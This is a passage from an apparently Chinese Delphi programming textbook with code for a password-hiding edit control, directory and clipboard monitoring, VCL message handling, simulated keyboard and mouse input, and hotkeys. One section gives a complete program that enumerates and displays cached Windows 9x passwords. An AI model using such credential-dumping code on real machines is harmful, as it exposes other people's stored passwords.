    if HandleAllocated then//如果控件已存在
        Result := Char(Sendmessage(Handle, EM_GETPASSWORDCHAR, 0, 0))
    else
        Result := inherited PasswordChar;
    end;

```

```

procedure TPasswordEdit.SetText(const Value: TCaption);
begin
    inherited Text := Value;{没有任何改动}
end;

```

```

function TPasswordEdit.GetText: TCaption;
var
    OldAPCC, OldAPR: boolean;
begin
    OldAPCC := FAllowPasswordCharChange;{保存原值}
    OldAPR := FAllowPasswordRead;{ 保存原值}
    FAllowPasswordCharChange := true;{允许改变}
    FAllowPasswordRead := true;{允许读}
    Result := inherited Text;{}
    FAllowPasswordCharChange := OldAPCC;{ 恢复原值}
    FAllowPasswordRead := OldAPR;{ 恢复原值}
end;

```

```

procedure TPasswordEdit.DefaultHandler(var Message);
var
    P: PChar;
begin
    if (csDesigning in ComponentState) or (csCreating in ControlState) then
        inherited{如果是在“程序设计”状态或控件正在建立，则不做任何发动}
    else
        with TMessage(Message) do
            case msg of
                EM_SETPASSWORDCHAR: if FAllowPasswordCharChange then
                    inherited;{如果允许设置 PasswordChar，才可以继续}
            end;

```

```

WM_GETTEXT: if FAllowPasswordRead then inherited
    如果允许读文本，才可以继续
else begin//否则返回 FFalsePassword 的长度
    P := PChar(FFalsePassword);
    Result := StrLen(StrLCopy(PChar(LParam), P, WParam - 1));
end;
WM_GETTEXTLENGTH: if FAllowPasswordRead then inherited
//如果允许读文本，才可以继续
else//否则返回 0 或 FFalsePassword（伪密码）
    if PChar(FFalsePassword) = nil then Result := 0
    else Result := StrLen(PChar(FFalsePassword));
else
    inherited;
end
end;
end;

```

```

procedure TForm1.FormCreate(Sender: TObject);
begin
    {创建 TPasswordEdit, 设置位置}
    PasswordEdit1 := TPasswordEdit.Create(self);
    PasswordEdit1.parent := form1;
    PasswordEdit1.Width := 150;
    PasswordEdit1.Height := 21;
    PasswordEdit1.Top := 115;
    PasswordEdit1.Left := 80;
    PasswordEdit1.PasswordChar := '*';
    PasswordEdit1.AllowPasswordRead := false;
    PasswordEdit1.Visible := true;
    PasswordEdit1.Text:='Hello';//密码
    PasswordEdit1.FalsePassword:='想读我? 没门! '//伪密码
end;

```

end.

运行本程序，再运行 2.4.1 的例子，将发现加密文本无法截取到，程序窗口如图 7-3 所示。为了增添程序的趣味性，还可以在 FormCreate 中加入如下语句：

```

PasswordEdit1.FalsePassword := '想读我?没门!'

```



图 7-3 防止密码被盗

道高一尺，魔高一丈。密码框内容的读取与保护，正像软件的解密与加密一样，是一场永无休止的技术较量之战。谨以本小节内容希望开发人员加强防范意识。

7.2.3 读取缓冲区密码

获取存放于 Windows 目录*.pwl 中的密码早已不是什么高级机密了，许多黑客工具中也具有这样的功能。作为实用技术的荟萃，本小节还是介绍 Delphi 编写的一个读取缓存中密码的程序，与大家一起分享。

该程序是调用了 mpr.dll 中的 WNetEnumCachedPasswords 函数来取得缓存信息的，WNetEnumCachedPasswords 函数“曾经”是一个未公开的 API 函数。如果选择由 Windows 自动保存密码，所有的拨号上网密码、网上邻居共享目录的密码等信息都以特定的格式保存在 Windows 目录 xxx.pwl (xxx 是用户名)中，当用户登录进入桌面后，Windows 系统自动把 xxx.pwl 中的拨号上网密码、网上邻居共享目录的密码等信息读入内存中，使用 WNetEnumCachedPasswords 可以轻松读取所有信息。

注意 (1)本程序只适用于 Windows 9x，且只能读取当前用户缓存中的密码信息
(2)作者在使用一些黑客工具时发现一个 Bug：不能显示出 Windows 登录其他操作系统(Nctware. UNIX 等)的密码。经作者深入分析，了解到这些黑客工具产生 Bug 的原因，那是因为资源名或密码字符串中可能使用#0 作为间隔符，而导致程序不能正常显示#0 后的字符。解决办法是把字符串中的所有#0 改为空格，其代码如下：

```
for i:=0 to Size-1 do  
    if PC[i] = #0 then PC[i]:= " ";
```

主程序源代码如下(见光盘中的“GetBufpsw#”目录):

```
unit test;  
  
interface  
  
uses Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms,  
    StdCtrls, shellApi;  
  
type  
    PWinPassword = ^TWinPassword;  
    TWinPassword = packed record  
        EntrySize: Word;{password entry 的字节长度}  
        ResourceSize: Word;{resource name 的字节长度}  
        PasswordSize: Word;{password 的字节长度}  
        EntryIndex: Byte;{entry index}  
        EntryType: Byte;{type of entry}  
        PasswordC: array[0..200] of char;  
    end;  
type  
    TForm1 = class(TForm)  
        Memo1: TMemo;
```

```

    Button1: TButton;
    Button4: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button4Click(Sender: TObject);

private
public
end;

var
    Form1: TForm1;
    Passwordcount: integer;

implementation

{$R *.DFM}

function WNetEnumCachedPasswords(lp: lpStr; w: Word; b: Byte; PC: PChar; dw:
    DWord): Word; stdcall; external mpr;

function AddPassword(WinPassword: PWinPassword; dw: DWord): LongBool; stdcall;
var
    Password: String;
    PC: Array[0..$FF] of Char;
    i: integer;
begin
    {这是 WNetEnumCachedPasswords 的回调函数，缓冲区中每有一个密码都会回调此
    函数一次，密码及相关信息存放在 WinPassword 中}
    inc(passwordcount); //递增个数
    Move(WinPassword^.PasswordC, PC, WinPassword^.ResourceSize); //拷贝资源名
    PC[WinPassword^.ResourceSize] := #0; //后补上#0
    for i:=0 to WinPassword^.ResourceSize-1 do
        if PC[i]=#0 then PC[i]:=' '; //把资源名字符串中的#0 改为空格
    Password := StrPas(PC); //资源名

    Move(WinPassword^.PasswordC[WinPassword^.ResourceSize], PC,
        WinPassword^.PasswordSize); //密码
    PC[WinPassword^.PasswordSize] := #0; //后补上#0
    for i:=0 to WinPassword^.PasswordSize-1 do
        if PC[i]=#0 then PC[i]:=' '; //把密码字符串中的#0 改为空格
    Password := format('%-20s%s', [Password+';', PC]);

    Form1.Memo1.Lines.Add(Password); //显示
    Result := True; // True 表示继续取下一个密码， False 表示中止取下一个密码

```



```

end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    passwordcount := 0;
    Memo1.Lines.Clear;
    Memo1.Font.Color := clBlack;
    WNetEnumCachedPasswords(nil, 0, 255, @AddPassword, 0);

    Memo1.Lines.Add('*****');
    Memo1.Lines.Add(format('当前用户共有%d 个密码资源缓存', [passwordcount]));
end;

procedure TForm1.Button4Click(Sender: TObject);
begin
    close;
end;

end.

```

执行结果如图 7-4 所示。



图 74 读取缓冲区密码

7.3 目录监视

目录监视主要用到了以下的三个函数。

(1) FindFirstChangeNotification

创建一个监视改变通知目录，并建立初始化通知过滤环境，当一个改变通知匹配过滤环境时触发。其声明如下所示：

```

function FindFirstChangeNotification(
    lpPathName: PChar;
    bWatchSubtree: BOOL;
    dwNotifyFilter: DWORD
): THandle; stdcall;

```

- l lpPathName 参数指定路径名称。
- l bWatchSubtree 参数为 True 时表示监视包括子目录。
- l dwNotifyFilter 参数设置过滤。

(2) FindNextChangeNotification

在改变链中挂钩的下一个改变通知。其函数声明如下所示：

```
function FindNextChangeNotification(
    hChangeHandle: Thandle
): BOOL; stdcall;
```

hChangeHandle 参数改变通知的信号的句柄。本参数由 FindFirstChangeNotification 创建获得。

(3) FindCloseChangeNotification

该函数的声明如下所示：

```
function FindCloseChangeNotification(
    hChangeHandle: Thandle
): BOOL; stdcall;
```

待关闭的监视句柄。

下面的程序利用多线程监视指定的目录。

1. 监视目录线程

主程序源代码(见光盘中的“目录监视”目录)如下所示

```
unit FileSysThread;

interface

uses
    Windows, SysUtils, Classes, comctrls;

type
    TFileSysNotifyThread = class(TThread)
    private
        ErrCode: Integer;
        KillAddress: PInteger;
        NotifyHandle: THandle;
        WatchPath: String;
        WatchMask: Integer;
        procedure SignalFileNotification;
    protected
        procedure Execute; override;
    public
        constructor Create (const AWatchPath: String; AWatchMask: Integer; var
            Myself: TFileSysNotifyThread);
        destructor Destroy; override;
    end;

implementation
```

uses Dialogs;

constructor TFileSysNotifyThread.Create (const AWatchPath: String; AWatchMask:
Integer; var Myself: TFileSysNotifyThread);

begin

{创建线程}

Inherited Create (True);

{保存监视目录}

WatchPath := AWatchPath;

WatchMask := AWatchMask;

KillAddress := Addr (Myself);

{线程优先级比正常的低}

Priority := tpLower;

{设为自释放线程}

FreeOnTerminate := True;

{开始执行}

Suspended := False;

end;

destructor TFileSysNotifyThread.Destroy;

begin

if NotifyHandle <> THandle (-1) then

FindCloseChangeNotification (NotifyHandle);{关闭的监视句柄}

Inherited Destroy;

KillAddress^ := 0;

end;

procedure TFileSysNotifyThread.Execute;

begin

{创建监视对象}

NotifyHandle := FindFirstChangeNotification (PChar (WatchPath), False,
WatchMask);

if NotifyHandle <> THandle (-1) then while not Terminated do begin

ErrCode := WaitForSingleObject (NotifyHandle, 250);

{等待直到超时或得到合法的改变通知}

case ErrCode of

Wait_Timeout:{超时则忽略}

;

Wait_Object_0:{合法的改变通知}

begin

Synchronize (SignalFileNotification);

FindNextChangeNotification (NotifyHandle);

end;

```

        else ;
    end;
end;
end;

procedure TFileSysNotifyThread.SignalFileNotification;
begin
    ShowMessage ('文件已改变!');
end;

end.

```

2. 执行目录监视线程

主程序源代码如下所示：

```

unit Test;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, ComCtrls, ExtCtrls, FileSysThread;

type
    TForm1 = class(TForm)
        Button1: TButton;
        Button3: TButton;
        Edit1: TEdit;
        Label1: TLabel;
        procedure Button1Click(Sender: TObject);
        procedure Button3Click(Sender: TObject);
        procedure FormDestroy(Sender: TObject);
    private
        { Private declarations }
        MyThread1 : TFileSysNotifyThread;
    public
        { Public declarations }
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

```

```

procedure TForm1.Button1Click (Sender: TObject);
begin
    if MyThread1 = Nil then
        {创建目录的监视线程}
        MyThread1 := TFileSysNotifyThread.Create (edit1.text,
            File_Notify_Change_File_Name or
            File_Notify_Change_Dir_Name, MyThread1)
    else ShowMessage ('线程正在运行');
end;

procedure TForm1.Button3Click (Sender: TObject);
begin
    if MyThread1 <> nil then
        MyThread1.Terminate{终止目录的监视线程}
    else ShowMessage ('线程未运行');
end;

procedure TForm1.FormDestroy (Sender: TObject);
begin
    if MyThread1 <> Nil then
        begin
            MyThread1.Terminate;
            MyThread1.WaitFor;
        end;
end;

end.

```

运行此程序后，请输入正确的目录名，并单击【创建监视线程】按钮，当该目录中的文件发生改变时，将得到消息提示。结果如图 7-5 所示。



图 7-5 目录监视

7.4 剪贴板监视

Windows 使用了剪贴板观察器和观察链。剪贴板观察器是一个显示剪贴板当前内容的窗口。通常它应该至少能显示三种普通格式的内容文字(CF_TEXT)、位图(CF_BITMAP)、元文件(CF_METAFILEPICT)。剪贴板观察链是一系列相互独立的剪贴板观察窗口，它们都能够接收当前发送到剪贴板的内容

首先,使用 **SetClipboardViewer (HWND)**函数向剪贴板观察链中加入一个观察窗口。当剪贴板的内容发生变化时,该窗口会接收到一个 **WM_DRAWCLIPBOARD** 消息。该函数需要传递的参数是观察窗口的句柄,返回值也是一个窗口句柄类型,标志了下一个观察窗口。

然后,响应 **WM_DRAWCLIPBOARD** 消息处理剪贴板内容的变化。

最后,在程序退出或关闭时需要调用 **ChangeClipboardChain** 函数来将自己从观察链中删除,然后调用 **SendMessage** 函数把这些消息传递到观察链中的下一个观察窗口。函数 **ChangeClipboardChain** 的定义如下:

```
ChangeClipboardChain(  
    hWndRemove: HWND;{将要删除的窗口的句柄}  
    hWndNewNext:HWND{观察链中下一个窗口的句柄}  
): BOOL;
```

Delphi 的 **clipbrd.pas** 单元中定义了一个类 **TClipboard**,封装了 Windows 剪贴板,简化了大量复杂的处理过程。在程序中可以直接调用全局函数 **Clipboard**,该函数用于返回 **TClipboard** 对象实例,使用这个实例对剪贴板进行剪切、复制和粘贴等操作。下面是 **TClipboard** 对象的几个常用的方法和属性的简单介绍。

1.方法

- ! **Assign**: 将指定的对象放入剪贴板中。
- ! **Open**: 打开剪贴板,防止其他程序改写剪贴板,在向剪贴板加入多项数据时尤其有用。
- ! **Close**: 关闭剪贴板,应该与打开剪贴板配套使用。
- ! **Clear**: 清空剪贴板。
- ! **GetAsHandle**: 返回剪贴板中指定格式数据的句柄,在使用之前必须打开剪贴板。
- ! **GetComponent**: 返回剪贴板中的一个控件,Delphi IDE 常使用的方式
- ! **HasFormat**: 查询剪贴板中是否有指定格式的内容。

2.属性

- ! **AsText**: 用于读写剪贴板文字内容。
- ! **FormatCount**: 读剪贴板中数据格式的个数
- ! **Formats**: 返回剪贴板中各种格式的列表。

此外,Delphi 中的许多控件中也封装了有关剪贴板处理的操作。下面是一个处理剪贴板的简单例子(见光盘中的“剪贴板监视”目录),可以将剪贴板的文字内容动态地显示出来:

```
unit Unit1;  
  
interface  
  
uses  
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,  
    Clipbrd, StdCtrls;  
  
type  
    TForm1 = class(TForm)  
        Memo1: TMemo;  
        procedure FormCreate(Sender: TObject);  
        procedure FormDestroy(Sender: TObject);  
    private
```

```

        { Private declarations }
    public
        { Public declarations }
        NextViewerHandle : THandle;
        procedure WMDrawClipboard (var message : TMessage);message
            WM_DRAWCLIPBOARD;
        procedure WMChangeCBChain (var message : TMessage); message
            WM_CHANGECHAIN;
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.FormCreate(Sender: TObject);
begin//加入一个观察窗口
    NextViewerHandle := SetClipboardViewer(Handle);
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin//从观察链中删除
    ChangeClipboardChain(Handle, NextViewerHandle);
end;

procedure TForm1.WMDrawClipboard (var message : TMessage);
begin
    {调用下一个观察窗口}
    message.Result := SendMessage(WM_DRAWCLIPBOARD, NextViewerHandle, 0, 0);
    if (Clipboard.HasFormat(CF_TEXT) or Clipboard.HasFormat(CF_OEMTEXT)) then
    begin
        {把剪贴板内容显示在 Memo 中}
        Memo1.Clear;
        Memo1.Text:=Clipboard.asText;
    end;
end;

procedure TForm1.WMChangeCBChain (var message : TMessage);
begin
    {剪贴板查看链中的观察窗口发生改变时}
    if message.wParam = NextViewerHandle then
    begin

```

```

    {如果是下一个查看链被删除, 更新内存变量}
    NextViewerHandle := message.IParam;
    message.Result := 0; {返回 0, 向 windows 表示消息已经处理}
end else begin {否则, 什么也不处理, 直接传递给下一观察窗口}
    message.Result := SendMessage(NextViewerHandle,
        WM_CHANGECHAIN, message.wParam, message.IParam);
end;
end;

end.

```

程序运行结果如图 7-6 所示。



图 7-6 剪贴板监视

需要注意的是, 在处理剪贴板内容变化的 WM_DRAWCLIPBOARD 消息的过程和关闭窗口事件中都需要使用函数 SendMessage 把 WM_DRAWCLIPBOARD 或 WM_CHANGECHAIN 消息传递到观察链中的下一个窗口, 否则有可能其他窗口不能获得此消息, 导致程序出错。

7.5 消息机制

Delphi 中每一个 VCL (Visual Component Library) 构件 (如 TButton、TEdit 等) 都有一个内在的消息处理机制, 其基本点就是构件类接收到某些消息并把它们发送给适当的处理方法。如果没有特定的处理方法, 则调用默认的消息处理句柄。

其中 MainWndProc 是定义在 TWinControl 类中的一个静态方法, 不能被重载 (Override)。它不直接处理消息, 而是交由 WndProc 方法处理, 并为 WndProc 方法提供一个异常处理模块。MainWndProc 方法的声明如下所示:

```
Procedure MainWndProc(var Message:TMessage);
```

WndProc 是在 TControl 类中定义的一个虚拟方法, 由它调用 Dispatch 方法来进行消息的分配, WndProc 方法的声明如下所示:

```
Procedure WndProc(var Message:TMessage);virtual;
```

Dispatch 方法是在 TObject 根类中定义的, 其声明如下:

```
Procedure TObject.dispatch(var Message);
```

传递给 Dispatch 的消息参数必须是一个记录类型, 且这个记录中第一个入点必须是一个 Cardinal 类型的字段 (Field), 它包含了要分配的消息号码。例如:

```
type
```



```

TMessage=record
    Msg:cardinal;
    wParam:word;
    lParam:longint;
    result : longint;
end;

```

而 **Dispatch** 方法会根据消息号码调用构件类中处理此消息的句柄方法。如果此构件和其祖先类中都没有对应此消息的处理句柄，**Dispatch** 方法便会调用 **Defaulthandler** 方法(默认的消息处理句柄)。**Defaulthandler** 方法是定义在 **TObject** 中的虚拟方法，其声明如下：

```

procedure Defaulthandler(var Message);virtual;

```

TObject 类中的 **Defaulthandler** 方法只是实现简单的返回，而不对消息进行任何的处理。可以通过对此虚拟方法的重载，在子类中实现对消息的默认处理。对于 **VCL** 中的构件而言，其 **Defaulthandler** 方法会启动 **Windows API** 函数 **Defwindowproc** 对消息进行处理。

1. Delphi 中的消息处理句柄

在 **Delphi** 中用户可以自定义消息及消息处理句柄。消息处理句柄的定义有如下几个原则：

- (1)消息处理句柄方法必须是一个过程，且只能传递一个 **TMessage** 型变量参数。
- (2)方法声明后要有一个 **message** 命令，后接一个在 **0~32767** 之间的消息标号(整型常数)。
- (3)指定消息的处理方法不需要用 **override** 命令来显式指明重载祖先的一个消息处理句柄(见下面 **Mymsgmethod** 的定义中，“**message msgtype;**”之后不需要“**override;**”语句)，另外，它一般声明在构件的 **protected** 或 **private** 区。
- (4)在消息处理句柄中一般先是用用户自己对消息的处理，最后用 **inherited** 命令调用祖先类中对应此消息的处理句柄(有些情况下可能正相反，即先写自己的代码，再使用 **inherited** 命令;当然，也有些特殊情况需要屏蔽掉此消息，就不用 **inherited** 命令了)。

由于可能对祖先类中对此消息的处理句柄的名字和参数类型不清楚，而调用命令 **inherited** 可以避免此麻烦，同样如果祖先类中没有对应此消息的处理句柄，**inherited** 就会自动调用 **Defaulthandler** 方法。消息处理句柄方法声明为：

```

procedure Mymsgmethod(var measage:TMesaage);message Msgtype;

```

同样，用户也可以定义自己的消息，用户自定义消息应该使用大于或等于 **WM_USER** 的值

自定义消息及消息处理句柄举例如下：

```

const my_paint = WM_USER+1; //自定义消息
type
    TMyPaint=record
        msgid:cardinal;
        msize: word;
        mcolor : longint;
        msgresult : longint;
    end;
type
    TMyControl=class(TCustomControl)
    protected
        procedure change(var message: Tmypaint); messagemy_paint;

```

```

//定义消息对应的处理方法
end;
procedure TMyControl.change(var message:TMyPaint);
begin //以下是自定义的代码，根据实际情况编写
    size:= message.msize;{设置 Tmybutton 尺寸属性}
    color:=message-color;{设置 Tmybunon 颜色属性}
    {...}
    inherited;{交由 TCustomControl 处理}
end;

```

2.过滤消息

过滤消息又称消息陷阱。在一定情况下，用户可能需要屏蔽某些消息，或者截获某些消息进行处理。由以上介绍可以看出过滤消息一般有三种途径：

- (1)重载构件继承的虚拟方法 **wndproc**，这可以截获所有消息。
- (2)针对某消息编写消息处理句柄，这可以截获指定的消息。
- (3)重载构件继承的虚拟方法 **Defhandler**。

其中常用的方法是第(2)种(见上面的代码)，第(1)种方法与第(3)种方法相似，这里只简单介绍一下第(1)种方法。

重载虚拟方法 **wndproc** 的一般过程如下所示：

```

procedure TMyObject.wndproc(var Message:TMessage);
begin
    {判断此消息是否该处理}
    inherited wndproc(message);{未处理的消息交由父辈的 wndproc 方法处理}
end;

```

由此可以看出在 **wndproc** 方法中处理消息的优势是可以过滤整个范围内的消息，而不必为每个消息指定一个处理句柄。事实上 **TControl** 构件中就是利用它来过滤并处理所有的鼠标消息的(从 **WM_MouseFirst** 到 **WM_MouseLast**，如下列代码所示)，同样利用它也可以阻止某些消息被发送给处理句柄。

```

procedure TControl.WndProc(var Message:TMessage);
begin
    {根据消息的编号执行对应的代码}
    if(Message.Msg >= WM_MOUSEFIRST) and
        (Message.Msg <= WM_MOUSELAST) then
        if Dragging then{处理拖曳事件，这是自定义的代码}
            DragMouseMsg(TWMMouse(Messege))
        else begin
            {处理其他鼠标消息}
        end;
    Dispatch(Message);{否则正常发送消息}
end;

```

下面介绍的 **TMyEdit** 类是从 **TEdit** 类派生出的一个自定义的新类，它的特点是在运行中不能获得焦点，不能由键盘输入(有点类似 **TLabel** 构件)。这是在其 **WndProc** 方法中过滤出 **WM_SetFocus**、**WM_MouseMove** 消息，并进行处理来实现的。源程序(见光盘中的"MyEdit"目录)如下所示：

```

unit myedit;

```

interface

uses

Windows,Messages,SysUtils,Classes,Graphics,Controls,Forms,Dialogs,
StdCtrls;

type

Tmyedit=class(TEdit)

private

{Privatedeclarations}

protected

{Protected declarations}

{other fields and methods}

procedure wndproc(var message:Tmessage);override;//重载

public

{Publicdeclarations}

published

{Publisheddeclarations}

end;

procedure Register;

implementation

procedure Register;//在 IDE 中进行注册

begin

RegisterComponents('Samples',[Tmyedit]);

//注册到 Samples 页中，控件名是 Tmyedit

end;

procedure Tmyedit.wndproc(var message:tmessage);

begin

if message.msg=wm_mousemove then

begin

{设置光标为 crarrow,而不是缺省的 crBeam 光标}

cursor:=crarrow;

exit;

end;

{屏蔽掉 WM_SetFocus 消息,不让 Tmyedit 控件获得输入焦点}

if message.msg=wm_SetFocus then exit;{什么也不执行}

inherited wndproc(message);{其它消息交父辈的 wndproc 处理}

end;

end.

可以自行编写一个程序，将 Samples 控件页中的 Tmyedit 加到窗体中检验其性能。

由以上介绍可以看出，只有清楚了 Delphi VCL 中的消息处理机制，掌握好处理各种消息的方法和时机(必要时借助各种工具，如 Winsight32, Spy 等)，并结合 OOP 语言的特点，才可能编出高质量的构件。

7.6 模拟按键及鼠标双击

模拟按键和鼠标消息的方法如下。

1. 模拟按键

模拟按键可以直接向可接收字符的文件框发送字符消息，如下列代码所示：

```
GetCursorPos(mPoint);{获取当前鼠标的位置}  
hwnd:=WindowFromPoint(mPoint);{获取当前鼠标所在的窗口句柄}  
SendMessage(hwnd, WM_IME_CHAR,ord('A'),1);{向指定窗口发送字符}
```

此外，使用 Keybd_event 函数也可以模拟按键。Keybd_event 能触发一个按键事件，也就是说会产生一个 WM_KEYDOWN 或 WM_KEYUP 消息。Keybd_event 共有四个参数，第一个参数为按键的虚拟键值，例如，回车键为 vk_return, tab 键为 vk_tab;第二个参数为扫描码，一般不用设置，常设为 0;第三个参数为选项标志，如果为 KeyDown，则设置为 0，如果为 KeyUP，则设置为 “KEYEVENTF_KEYUP”;第四个参数一般也是设置为 0。用如下代码即可实现模拟按键，其中的 XX 表示 XX 键的虚拟键值，在这里也就是各键对应的键码。如 “A” =65 的代码为：

```
keybd_event(65,0,0,0);//模拟按下【A】键  
keybd_event(65,0,KEYEVENTF_KEYUP,0);//模拟释放【A】键
```

2. 模拟鼠标

模拟鼠标需要使用到 Mouse_event 函数，Mouse_event 最好配合 SetCursorPos(x,y)一起使用。它共有五个参数，第一个为选项标志，设为 MOUSEEVENTF_LEFTDOWN 时表示单击左键，设为 MOUSEEVENTF_LEFTUP 表示松开左键；第二、三个参数分别表示 x, y 坐标的相对位置，一般都可设为 0;第四、五个参数并不重要，一般也都可设为 0。若要得到 Keybd_event 和 Mouse_event 函数的更详细的用法，可以查阅 MSDN 或 Delphi 帮助。

下面是关于 Mouse event 的示例代码：

```
var  
    lpPoint : TPOINT;  
begin  
    GetCursorPos(&lpPoint);  
    //...  
    SetCursorPos(lpPoint.x, lpPoint.y);  
    mouse_event(MOUSEEVENTF_LEFTDOWN, 0, 0, 0, 0);//单击鼠标左键  
    mouse_event(MOUSEEVENTF_LEFTUP, 0, 0, 0, 0);//释放鼠标左键  
    //...  
end;
```

上面的代码表示鼠标的单击，若要表示双击，需要使用四个 Mouse_event(两次放下，两次释放)。

注意 不管是模拟键盘，还是模拟鼠标事件，都要注意还原，即按完键后要松开，一个 down 时应一个 up;鼠标单击完也要松开。不然可能影响程序的功能。

下面是实现模拟键盘和鼠标的源代码(见光盘中的“模拟按键”目录)：

```

unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Edit1: TEdit;
    Button2: TButton;
    Button4: TButton;
    Edit2: TEdit;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button4Click(Sender: TObject);
    procedure Edit1KeyPress(Sender: TObject; var Key: Char);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation
uses ShellAPI;
{$R *.DFM}

procedure SendShift(H: HWND; Down: Boolean);//发送【Shift】按键
var
  vKey, ScanCode: Word;
  IParam: longint;
begin
  vKey:= $10;
  ScanCode:= MapVirtualKey(vKey, 0);{虚拟键转换为扫描码}
  IParam:= longint(ScanCode) shl 16 or 1;
  {0~15 位表示击键次数（1），16~31 位表示扫描码}
  if not(Down) then// $C0000000 表示按下，请参阅 MSDN
    IParam:= IParam or $C0000000;
  SendMessage(H,WM_KEYDOWN, vKey, IParam);

```

end;

procedure SendCtrl(H: HWND; Down: Boolean); //发送 【Ctrl】 按键

var

 vKey, ScanCode: Word; //wParam

 lParam: longint;

begin

 vKey:= \$11;

 ScanCode:= MapVirtualKey(vKey, 0);{虚拟键转换为扫描码}

 lParam:= longint(ScanCode) shl 16 or 1;

 if not(Down) then

 lParam:= lParam or \$C0000000;

 SendMessage(H,WM_KEYDOWN, vKey, lParam);

end;

procedure SendKey(H: HWND; Key: char);

var

 vKey, ScanCode, wParam: Word;

 lParam, ConvKey: longint;

 Shift, Ctrl: boolean;

begin

 ConvKey:= OemKeyScan(ord(Key));{取 OEM 扫描码}

 Shift:= (ConvKey and \$00020000) <> 0;{Shift 标志}

 Ctrl:= (ConvKey and \$00040000) <> 0;{Ctrl 标志}

 ScanCode:= ConvKey and \$000000FF or \$FF00;{取扫描码}

 vKey:= ord(Key);{按键值 }

 wParam:= vKey;

 lParam:= longint(ScanCode) shl 16 or 1;

 {0~15 位表示击键次数 (1), 16~31 位表示扫描码}

 if Shift then SendShift(H, true);{设置 【Shift】 按键}

 if Ctrl then SendCtrl(H, true);{设置 【Ctrl】 按键}

 SendMessage(H, WM_KEYDOWN, vKey, lParam);{按下按键}

 SendMessage(H, WM_CHAR, vKey, lParam);{发送字符}

 lParam:= lParam or \$C0000000;

 SendMessage(H, WM_KEYUP, vKey, lParam);{松开按键}

 if Shift then SendShift(H, false); {取消 【Shift】 按键}

 if Ctrl then SendCtrl(H, false); {取消 【Ctrl】 按键}

end;

procedure TForm1.Button1Click(Sender: TObject);

var

 pt: TPoint;

begin

 pt:= edit1.ClientToScreen(Point(4,4));{Edit1 的相对坐标转换为屏幕坐标}

```

SetCursorPos( pt.x, pt.y);{设置光标位置}
mouse_event( MOUSEEVENTF_LEFTDOWN, 0, 0, 0, 0);{在 Edit1 上单击左键}
mouse_event( MOUSEEVENTF_LEFTUP, 0, 0, 0, 0);{ 在 Edit1 上松开左键}
mouse_event( MOUSEEVENTF_LEFTDOWN, 0, 0, 0, 0);
mouse_event( MOUSEEVENTF_LEFTUP, 0, 0, 0, 0);{完成了双击的过程}
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
    SendMessage(edit1.Handle,WM_LBUTTONDOWN ,0,0); {在 Edit1 上单击左键}
end;

procedure TForm1.Button4Click(Sender: TObject);
begin
    SendKey(edit1.handle, 'T');{向 Edit1 发送 Test 字符}
    SendKey(edit1.handle, 'e');
    SendKey(edit1.handle, 's');
    SendKey(edit1.handle, 't');
end;

procedure TForm1.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    SendKey(edit2.Handle, Key);{让 Edit2 与 Edit1 的击键同步}
end;

end.

```

程序运行如图 7-7 所示。



图 7-7 模拟按键

下面介绍一个实现鼠标自动单击的例子，源代码（见光盘中的“自动单击”目录）如下：

```

unit Unit1;

interface

uses

```

Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
StdCtrls;

type

```
TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;
```

var

```
Form1: TForm1;
```

implementation

```
{ $R *.DFM }
```

```
procedure TForm1.Button1Click(Sender: TObject);
```

```
var
```

```
    p: tpoint;
```

```
begin
```

```
    {把 button2 的中心点转换为 Screen 坐标}
```

```
    p:=button2.ClientToScreen(Point(button1.Width div 2,button1.height div 2));
```

```
    SetCursorPos(p.x,p.y);{设置鼠标坐标}
```

```
    Mouse_Event(MOUSEEVENTF_LEFTDOWN,p.X,p.Y,0,0);{模拟单击}
```

```
    Mouse_Event(MOUSEEVENTF_LEFTUP,p.X,p.Y,0,0);
```

```
end;
```

```
procedure TForm1.Button2Click(Sender: TObject);
```

```
begin
```

```
    MessageDlg('自动点击',mtwarning,[mbok],0);
```

```
end;
```

```
end.
```

运行程序，在【Button1】按钮上单击鼠标左键，程序代码自动模拟单击【Button2】按钮，运行结果如图 7-8 所示。



图 7-8 自动单击鼠标

7.7 热键

一个应用程序内部菜单、部件都可以设置热键，例如，在菜单中一般用【Alt+F 7】组合键进入【文件】等的子菜单。在桌面上设置快捷方式的快捷键，只要按下预先所设置的快捷键就会启动相应的应用程序。

在多个正在运行的应用程序中，如何利用一个或多个组合按键迅速地回到指定的应用程序呢？这就需要利用热键(HotKey)的技术来实现。本节利用 Delphi 开发工具来阐述该技术在应用程序的实现方法。

在 Windows API 中有一个函数 RegisterHotKey 用于设置热键它的调用方式如下所示

```

BOOL RegisterHotKey(
    HWND:   HWND;{响应该热键的窗口句柄}
    id: Integer;{该热键的惟一标识符}
    fsModifiers:longint,{该热键的辅助按键}
    vk:longint{该热键的键值}
);

```

其中，在 Window 中规定应用程序热键的惟一标识符取值范围为 0x0000-0xBFFF 之间，动态链接库的取值范围为 0xC000-0xFFFF 之间。为了保证其惟一性，建议使用 GlobalAddAtom 函数来设置热键的堆一标识符。需要注意的是 GlobalAddAtom 返回的值是在 0xC000-0xFFFF 范围之间。为满足 RegisterHotKey 的调用要求，如果是在应用程序中设置热键可以利用 GlobalAddAtom 的返回值减去 0xC000。

热键的辅助按键通常还包括 Mod_Ctrl、Mod_Alt 和 Mod_Shift，对于 Windows 兼容键盘还支持 Windows 键(键面上有 Windows 标志的那个键，其值为 Mod_Win)。

